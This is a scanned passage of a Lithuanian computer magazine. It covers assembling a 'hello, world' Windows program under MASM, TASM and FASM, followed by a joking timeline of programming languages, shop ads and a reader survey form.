Vis tiek nieko nesuprantu! Juk mes jau pasakėme, kad atminties modelis — *stdcall*, po ko transliatorius prie visų funkcijų klusniai pridėjo pabraukimo ženklą. Tačiau paaiškėjo, kad jis pamiršo argumentus. O kaip jis juos galėtų papildyti? Juk funkcijos prototipas apibrėžtas kaip *ROC*! Še tau kad nori, assembleris pasikuklino užsiimti saviveikla!

Komplekte su pilna MASM versija pateikiamos *inc* bylos, kuriose visi prototipai apibrėžti teisingai, tačiau DDK nėra nieko panašaus, todėl šį darbą mums teks atlikti savarankiškai ir rašyti šitaip: *extern MessageBoxA@16:near* arba taip: *extern \_imp\_\_MessageBoxA@16:dword*. Pastaruoju atveju funkcija bus iškviesta per perjungiklį. Jeigu atminties modelyje nenurodytas žodis *stdcall* ir atitinkamai transliatorius neprideda pabraukimo ženklų, abi konstrukcijos atrodytų taip: *extern \_MessageBoxA@16:near* ir *extern \_imp\_\_MessageBoxA@16:dword*. Kad kiekvieną kartą nereiktų iškviatinti ilgo pavadinimo, sukurk trumpą aljasą, kurį gali pavadinti tiek *msgbox*, tiek *mb*, nors, siekdami išvengti painiavos, programuotojai vis dėlto išsaugo originalius API pavadinimus ir pašalina tik „\_“ bei „\$“.

Užbaigtas programos variantas atrodo taip:

```
.386
.model flat

extern _ExitProcess@4:near
extern _MessageBoxA@16:near

.data
s0 db 'hello, world',0

.code
_start:
    push 0
    push 0
    push offset s0
    push 0
    call _MessageBoxA@16

    push 0
    call _ExitProcess@4
end _start
```

Dabar programa normaliai transliuojasi ir net veikia, tačiau vis tiek liko neatsakytas vienas klausimas: kodėl jos kūrėjas iš anksto neatliko visų šių veiksmų?! Ogi todėl, kad programa skirta TASM'ui, kurios bibliotekose funkcijos vadinamos taip, kaip parašyta, o ne taip, kaip diktuoja susitarimas apie *stdcall* iškviatimus. Tuomet kodėl gi programos netransliavus su TASM'u?! Tam yra priežasčių. Visų pirma, TASM yra užmestas ir jau nebetobulinamas produktas (beje, MASM taip pat nebetob-

bulinamas). Antra, TASM sugeneruotas objektines bylas sunku integruoti į kitus projektus. Tačiau jeigu kam nors patinka TASM, tai programą galima kompiliuoti taip:

```
rem asembliuojame
```

```
tasm32 /ml h2.asm
```

```
rem iš dll paruošiamė bibliotekas
```

```
implib -c user32.lib C:\WINNT\system32\user32.dll
```

```
implib -c kernel32.lib C:\WINNT\system32\kernel32.dll
```

```
rem linkiname
```

```
tlink32 h2.obj -Tpe -aa -L user32.lib -L kernel32.lib
```

O ar negalima būtų mūsų programos asembliuoti su nuostabiu (ir tuo pačiu visiškai nemokamu) transliatoriumi FASM? Deja! FASK sintaksės skirtumai labai dideli, todėl be kapitalinio listingo pataisymo čia neapsieitume. Pateiksiu pavyzdį. Plačiai paplitusi konstrukcija *DB 669h DUP(?)* priverčia FASM sumišti ir ją tenka pakeisti į *rb 669h*, kas, be jokios abejonės, trumpiau, tačiau vis tiek kiek perkeliant tenka padaryti papildomo darbo! Mes jau minėjome *offset* nebuvimą. Įprastinių direktyvų taip pat nėra. Makropriemonės yra, tačiau toli gražu ne tokios, kaip MASM'e, ir veikia jos visiškai ne taip! Pritaikius programą FASM'ui, ji atrodo štai taip:

```
include 'INCLUDE\win32ax.inc'
```

```
.code
```

```
start:
```

```
    push 0
    push 0
    push s0
    push 0
    call [MessageBox]
```

```
    push 0
    call [ExitProcess]
```

```
.data
```

```
s0 db 'hello, world',0
```

```
.end start
```

Kaip matai, dingo direktyvos *.386* ir *.model*, o raktinio žodelio *.end* pradžioje atsirado taškas, kurio anksčiau čia nebuvo. Prijungiamoje byloje „win32ax.inc“ yra visi reikalingi apibrėžimai, todėl API funkcijos iškviečiamos su tarp laužtinių skliaustų įrašytais savo vardais (netiesioginis iškviatimas pagal nuorodą, jeigu darysi kitaip — viskas baigsis nesėkme). Iš instrukcijos *push s0* dingo raktinis žodis *offset*. Ko gero, tai viskas. Dabar transliatorius sėkmingai suvartoja programą ir nepaspringsta: *fasm hello.asm*. O mums savo ruožtu belieka paleisti sukurta *exe* bylą ir pasidžiaugti tuo, kaip gerai ji veikia.

Manysime, jog mes pakankamai subrendome visos programos asembliavimui.







# 068

## 50 metų programavimo kelionė



1955

**Fortran**

*FORmule TRANslator* — formulių vertėjas. Senesni programuotojai jam iki šiol meldžiasi.

1958

**Algol**

Džonas Bakusas pats neišsiduoda: *ALGOOrthmic Language* — jis turi talentą kurti pavadinimus.

1958

**Lisp**

Sąrašai, sąrašai — mums visiems patinka sąrašai... Sakoma, jog su ŠITUO veikia *emacs*. Kultūrinis šokas.

1960

**Cobol**

Vėl puikus pavadinimas: *Common Business Oriented Language* — universali į verslą orientuota kalba.

1964

**PL\1**

Su šia kalba dar programavo mano mama.

1970

**Pascal**

Pirmasis Niklauso Virto kūrinys. Kalbos pavadinimas normalus, o Virto vardas — super.

1972

**Prolog**

Programavimo kalbų kūrėjai laikosi tradicijų: *PROgramming LOGic*.

1972

**C**

Denisas Ričis pasistengė.

1975

**Basic**

*Basic Beginner's All-purpose Symbolic Instruction Code* — universalus simbolinių instrukcijų kodas pradedantiesiems. Kliedenisai.

1976

**Forth**

Šiaip jau Čarlzas Mūras planavo ją pavadinti *Fourth*, tačiau šis nuostabus pavadinimas netilpo į tuometinių ESM 5-ųjų simbolių rėmus. Gavosi *Forth*.

1979

**Modula 2**

N.Virtas su paskaliu nenurimo. Jam to maža.

1980

**Ada**

Specialiai kariškiams skirta kalba.

1985

**C++**

Bjarnas Straustrupas, nepaisydamas savo paukštį primenančios pavardės, išgudrino sukurti išskirtinai normalų daiktą. Tiek eksploatų — tik spėk suktis.

1987

**Perl**

Sukūrė Laris Volas. Peikti negaliu, tačiau dėl realizacijoje paliktų skylių susikūrė nemažai *hack* grupių.

1987

**Oberon**

Niklausas nerimsta.

1991

**Python**

Beje, kalba pavadinta mano mėgstamo šou „Monty Python“ garbei. Ir gyvatės čia niekuo dėtos.

1992

**Oberon-2**

Nėra žodžių... vien tik emocijos.

1993

**Delphi**

*TurboPascal* mutavo į *Delphi*. Pagarba kompanijai „Borland“.

1995

**PHP**

Rasmusas Lerdorfas iš pradžių nė nemanė kurti jokių programavimo kalbų — tiesiog nusprendė paskaičiuoti, kiek žmonių skaito jo reziumė. Naudojo *Perl*.

1995

**Java**

Kavos virimo aparatams ir kavos mėgėjams skirta kalba.

1999

**C#**

„*Delphi* „Microsoft“ gerbėjams“. Beje, labai patogus dalykėlis.



# **Elitinio HAKERIŲ KLUBO**

## **nariams taikomos nuolaidos!**



Interneto klube „IMPRESS“  
su ELITE CLUB nario kortele  
suteikiama 20 % nuolaida!



IMPRESS

Kaunas, Savanorių pr. 255,  
(HYPER MAXIMA)

ELITINIS

# **HAKERIŲ KLUBAS**

# **BMS**

Pateikus ELITE CLUB  
kortelę visose BMS  
parduotuvėse suteikiama  
5 % nuolaida.

### **Kaunas**

Savanorių pr. 66  
Tel.: (37) 75 10 10  
El. paštas: [kaunas@bms.lt](mailto:kaunas@bms.lt)

### **BMS MEGAPOLIS,**

Savanorių pr.301  
Tel.: (37) 313101  
El. paštas: [megapolis@bms.lt](mailto:megapolis@bms.lt)

### **Vilnius**

**BMS MEGAPOLIS,**  
Laisvės pr. 2  
Tel.: (5) 24 77 300  
El. paštas: [v.megapolis@bms.lt](mailto:v.megapolis@bms.lt)

### **Klaipėda**

Minijos g. 2  
Tel.: (46) 38 33 33  
El. paštas: [klaipeda@bms.lt](mailto:klaipeda@bms.lt)



**Atsiųsk anketa  
mums ir laimėk**



**Microsoft Wireless Optical  
klaviatūrą ir pelę!**

## ANKETA Nr. 39

Vardas

Pavardė

Amžius

Adresas

El.paštas

Kitame numeryje norėčiau rasti:

Tavo klausimas į FAQ:

Naudojiesi kompiuteriu

metus

Naudojiesi internetu

metus

Kiek žurnalo numerių skaitei?

numerius

Kokią OS naudoji?

Išvardink tris, tavo manymu,  
įdomiausius šio numerio straipsnius:

ir tris prasčiausius:

siųsti

išvalyti

**ANKETĄ SIŪSK ADRESU:**

**p.d. 2234, LT - 44012, KAUNAS - C**

38-OJO NUMERIO

NUGALĖTOJAS:

VIKTORAS PARTAUSKAS

IŠ PALANGOS.

JAM ATITENKA

MICROSOFT WIRELESS

OPTICAL KLAVIATŪRA IR PELĖ

LAIMĖTOJO PRAŠOM

PASKAMBINTI Į REDAKCIJĄ IR

SUSITARTI DĖL PRIZO

ATSIĖMIMO.



Specialistai rekomenduoja

BT-Ceras.com  
**KOMPIUTERIAI**

# TELEVIZORIUS NEMOKAMAI



PERKANT KOMPIUTERĮ SU Intel® Pentium® D PROCESORIUM.

Išpūdingas našumas  
pagrįstas novatoriška  
technologija.



Dviejų branduolių procesorius:  
INTEL® PENTIUM® D 805 2.66 + 2.66 GHz  
Kietasis diskas: 160Gb SATA II / 8mb  
Atmintinė: 512MB DDR400  
Optinis įrenginys: DVD +- RW Double layer  
Vaizdo plokštė: GeForce 6200 256 MB DVI  
Garso plokštė: 5.1 Realtek  
Interneto plokštė: Intel 10/100/1000  
Kontroleris Raid 0, 1, TV išėjimas  
Foto kortelių skaitytuvas  
Garantija: 24 mėn.

Kaina 1999 Lt - 33% =

**1339,-**

**KIEKVIENAM  
PIRKĖJUI**

Pasirink ICG kompiuterį su Intel® Pentium® D procesorium, turinčiu  
du branduolius ir atrask naujas kompiuterio galimybes.

INTEL, INTEL LOGO, INTEL INSIDE, INTEL INSIDE LOGO, INTEL PENTIUM D, INTEL CENTRINO LOGO, CELERON, INTEL XEON, INTEL SPEEDSTEP, ITANIUM, AND PENTIUM ARE TRADEMARKS OR REGISTERED TRADEMARKS OF INTEL CORPORATION OR ITS SUBSIDIARIES IN THE UNITED STATES AND OTHER COUNTRIES.

**- WWW.ICG.LT - WAP.ICG.LT -**

ILNIUS | HYPER ICG  
LUKŠIO G. 17,  
TEL.: (8-5) 2101188  
TEL.: (8-5) 2101187

KAUNAS | HYPER ICG  
SAVANORIŲ PR. 315,  
(Išėjimas iš Žukausko g.)  
TEL.: (8-37) 775 643

KLAIPĖDA  
KULIŲ VARTŲ G. 5,  
TEL.: (8-46) 314717

ŠIAULIAI  
VASARIO 16-OSIOS G. 41,  
TEL.: (8-41) 52 60 66  
VILNIAUS G. 170

PANEVŽYŠ  
V. KUDIRKOS G. 3,  
TEL.: (8-45) 435626  
TEL.: (8-699) 33048

ALYTUS  
UGNIAGESIŲ G. 7,  
TEL.: (8-315) 73260

TAURAGĖ  
VASARIO 16-OSIOS G. 4,  
TEL.: (8-446) 55011  
TEL.: (8-699) 33242

TELŠIAI  
RESpublikos G. 34-3,  
TEL.: (8-444) 51020  
TEL.: (8-699) 33285

UTENA  
KAUNO G. 19,  
TEL.: (8-389) 50607  
TEL.: (8-699) 33194

MARIJAMPOLĖ  
GEDIMINO G. 7  
TEL.: (8-343) 56563

ŠALČININKAI  
UAB "Etanetas"  
Vilniaus g. 56,  
Tel.: (8-600) 06779



